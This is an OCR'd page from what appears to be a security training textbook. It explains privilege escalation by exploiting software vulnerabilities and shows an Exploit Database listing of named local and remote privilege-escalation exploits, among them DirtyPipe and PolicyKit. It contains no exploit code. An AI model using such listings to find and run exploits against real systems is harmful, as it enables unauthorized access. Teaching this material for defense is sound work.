
☐ Light

Done

Figure 6.94: Screenshot of Robber showing injectable DLLs

Privilege Escalation by Exploiting Vulnerabilities

- Attackers **exploit software vulnerabilities** by taking advantage of programming flaws in a program, service, or within the operating system software or kernel, to **execute malicious code**
- Exploiting software vulnerabilities allows the attacker to execute a command or binary on a target machine to **gain higher privileges** than those existing or to **bypass security mechanisms**
- Attackers using these exploits can access **privileged user accounts** and credentials
- Attackers search for an exploit based on the OS and software application on exploit sites such as **Exploit Database** (*https://www.exploit-db.com*) and **VulDB** (*https://vuldb.com*)



☐ Verified ☐ Has App

Show 15

Search: Privilege Escalation


Date	D	A	V	Title	Type	Platform	Author
2022-03-22	⬇		✕	Sysax FTP Automation 6.9.0 - Privilege Escalation	Local	Windows	bzyo
2022-03-09	⬇		✕	Printix Client 1.3.1106.0 - Privilege Escalation	Local	Windows	Logan Latvala
2022-03-08	⬇		✕	Linux Kernel 5.8 < 5.16.11 - Local Privilege Escalation (DirtyPipe)	Local	Linux	Lance Biggerstaff
2022-02-28	⬇		✕	WAGO 750-8212 PFC200 G2 2ETH RS - Privilege Escalation	Remote	Hardware	Momen Eldawakhly
2022-02-21	⬇		✕	Cyclades Serial Console Server 3.3.0 - Local Privilege Escalation	Local	Hardware	ibby
2022-02-04	⬇		✕	Servisnet Tessa - Privilege Escalation (Metasploit)	WebApps	Multiple	AkkuS
2022-01-27	⬇		✕	PolicyKit-1 0.105-31 - Privilege Escalation	Local	Linux	Lance Biggerstaff
2022-01-18	⬇		✕	OpenBMCS 2.4 - Create Admin / Remote Privilege Escalation	WebApps	PHP	LiquidWorm
2022-01-05	⬇		✕	Automox Agent 32 - Local Privilege Escalation	Local	Windows	Greg Foss
2021-12-14	⬇		✕	Laravel Valet 2.0.3 - Local Privilege Escalation (macOS)	Local	macOS	leonjza
2021-12-06	⬇		✕	Auerswald COMpact 8.0B - Privilege Escalation	Remote	Hardware	RedTeam Pentesting GmbH
2021-12-01	⬇		✕	MilleGPG5 5.7.2 Luglio 2021 - Local Privilege Escalation	Local	Windows	Alessandro Salzano
2021-11-29	⬇	▣	✕	orangescrum 1.8.0 - Privilege escalation (Authenticated)	WebApps	Multiple	Hubert Wojciechowski

https://www.exploit-db.com

Privilege Escalation by Exploiting Vulnerabilities

Vulnerability is the existence of a weakness, design flaw, or implementation error that can lead to an unexpected event compromising the security of the system. An attacker employs these vulnerabilities to perform various attacks on the confidentiality, availability, or integrity of a system. The software design flaws and programming errors lead to security vulnerabilities. Attackers exploit these software vulnerabilities, such as programming flaws in a program or service, or within the OS software or kernel, to execute malicious code. Exploiting software vulnerabilities allows attackers to execute a command or binary on a target machine to gain higher privileges than the existing ones or bypass security mechanisms. Attackers using these exploits can even access privileged user accounts and credentials.

There are many public vulnerability repositories available online that allow access to information about various software vulnerabilities. Attackers search for exploits that are based on the OS and software application on exploit sites such as Exploit Database (*https://www.exploit-db.com*) or VulDB (*https://vuldb.com*) and use these exploits to gain high privileges.

